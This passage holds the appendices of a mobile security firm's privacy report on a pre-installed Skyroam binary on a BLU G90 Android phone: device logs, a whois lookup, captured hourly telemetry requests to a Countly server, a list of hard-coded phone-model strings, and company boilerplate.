[silver]    2021-02-10 04:59:01:909   file:silver_sim_card_interface.c         function:silver_register_get_gps_info_listener      line:705  slot_id =
2
[router]    2021-02-10 04:59:01:914   file:val_router.c       function:_cdr_app_init          line:662  app cdr:0xeb342600
[default]   2021-02-10 04:59:01:927   file:bwlist_dsds_queue.c        function:bwlist_dsds_thread_work        line:346  bwlist dsds queue wait cond
...
[router]    2021-02-10 04:59:02:1270  file:val_router.c       function:_cdr_set_base_flow  line:197  inrx = 0, intx = 0, pwrrx = 0, pwrtx = 0
[router]    2021-02-10 04:59:02:1280  file:val_router.c       function:_cdr_base_flow_init  line:215  base rx = 0, base tx = 0
```

Appendix E. Output of whois command for the log.skyroam.com.cn domain.

```
$ date ; whois log.skyroam.com.cn
Mon Apr 26 17:01:31 EDT 2021
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

refer:        whois.cnnic.cn

domain:       CN

organisation: China Internet Network Information Center (CNNIC)
address:      No. 4, South 4th Street
address:      Zhong Guan Cun
address:      Beijing  100190
address:      China

contact:      administrative
name:         Yu Zeng
organisation: China Internet Network Information Center (CNNIC)
address:      No. 4, South 4th Street
address:      Zhong Guan Cun
address:      Beijing  100190
address:      China
phone:        +8610-58813686
fax-no:       +8610-58813632
e-mail:       ceo@cnnic.cn

contact:      technical
name:         Yuedong Zhang
organisation: China Internet Network Information Center (CNNIC)
address:      No. 4, South 4th Street
address:      Zhong Guan Cun
address:      Beijing  100190
address:      China
```

phone: +8610-58813202
fax-no: +8610-58812666
e-mail: tech@cnnic.cn

nserver: A.DNS.CN 2001:dc7:0:0:0:0:0:1 203.119.25.1
nserver: B.DNS.CN 203.119.26.1
nserver: C.DNS.CN 203.119.27.1
nserver: D.DNS.CN 2001:dc7:1000:0:0:0:0:1 203.119.28.1
nserver: E.DNS.CN 203.119.29.1
nserver: F.DNS.CN 195.219.8.90
nserver: G.DNS.CN 66.198.183.65
nserver: NS.CERNET.NET 202.112.0.44
ds-rdata: 57724 8 2 5D0423633EB24A499BE78AA22D1C0C9BA36218FF49FD95A4CDF1A4AD97C67044

whois: whois.cnnic.cn

status: ACTIVE
remarks: Registration information: http://www.cnnic.cn/

created: 1990-11-28
changed: 2018-03-01
source: IANA

whois.cnnic.cn

whois: connect(): Operation timed out

Appendix F. 12 consecutive hours of HTTP GET requests to the http://countly.skyroam.com/i base URL from a BLU G90 Android device that was left to charge.

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612680696121&hour=1&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=7d991efdc0efbb214cd22b7fdf3ac9fa9b147119

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612684296163&hour=2&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=4a7239bf836918afc79e72c7f8005d2a7c36c5d6

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612687896205&hour=3&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=1ca0a57c52544e28016191224e5b29be66d878ed

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612691496218&hour=4&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=85e04dead57d48dff7d4ff91b019c7fdea980e90

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612695096260&hour=5&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=bc0d7b13ed2c50110a8fe3c1b43d209254567e88

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612698696302&hour=6&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=96c806a1fdaa155741df3e5009e7792e59ddce67

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612702296346&hour=7&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=f1dc449f7b680ffe73a07e9c25098a5f97cfb47c

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612705896388&hour=8&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=2c2053cd4f0b51df66646ab73d4560c9dfe9f4bb

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612709496429&hour=9&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=166c6d2bdeaf3b1c012fa62aca0193a760874ea6

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612713096485&hour=10&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=-707842d8227865e45ce86550d876526f9d30a4d7

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612716696527&hour=11&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=bb-

fa59cd33d77072932f8ffb80f8823a1f901049

http://countly.skyroam.com/i?app_key=a613bb84da5f676bae699834814d23a13eee2890&timestamp=1612716696527&hour=11&dow=0&tz=-300&sdk_version=19.02&sdk_name=java-native-android&session_duration=3600&device_id=356034110428579&checksum=bb-fa59cd33d77072932f8ffb80f8823a1f901049

Appendix G. List of hard-coded strings in the /system/bin/osi_bin binary that appear to be Android vendors/ models from the BLU G90 Android device.

Lenovo X2
Skyroam
4Gdongle
MoonCake
4Gmate+
MoonCake+
Unkown
DOOGEE
BLUBOO
BQru
BQ-5516L
Itel
itel A62
Haier
WIKO
W_K600
WIKO
W-V600
KONKA
FANJR F1
FANJR F1
TECNO
TECNO KB8
LEAGOO
LEAGOO
Note 7
TECNO
TECNO CC7
TECNO
TECNO CC9
TECNO
TECNO AB7
KONKA
ELEVATE
DOOGEE
S68Pro
TECNO
TECNO CD7
Infinix
Infinix X660B
Infinix
Infinix X660C
Infinix
Infinix X690
Infinix
Infinix X690B
Infinix
Infinix X690C
Infinix
Infinix X656
Infinix
Infinix X680
Infinix
Infinix X655
Infinix
Infinix X655C
TECNO
TECNO CD8
TECNO
TECNO CD8j
TECNO
TECNO KD6
TECNO

TECNO CD6
TECNO
TECNO LC7
TECNO
TECNO LC8
TECNO
TECNO KD7
TECNO
TECNO KD7h
ELEVATE
G50A

About Quokka, Inc.

The world of digital security is ready to evolve beyond distrust. We want less fear, and more peace of mind: less worry, and more confidence. Meet Quokka (formerly Kryptowire), a different kind of mobile security and privacy company. Our proactive, light-touch solutions put users and their privacy first, helping people, teams, and enterprises around the world take back control of their digital security privacy in the new work and live anywhere world.

Please visit www.quokka.io or connect with us on LinkedIn and Twitter (@Quokka_io) for more information.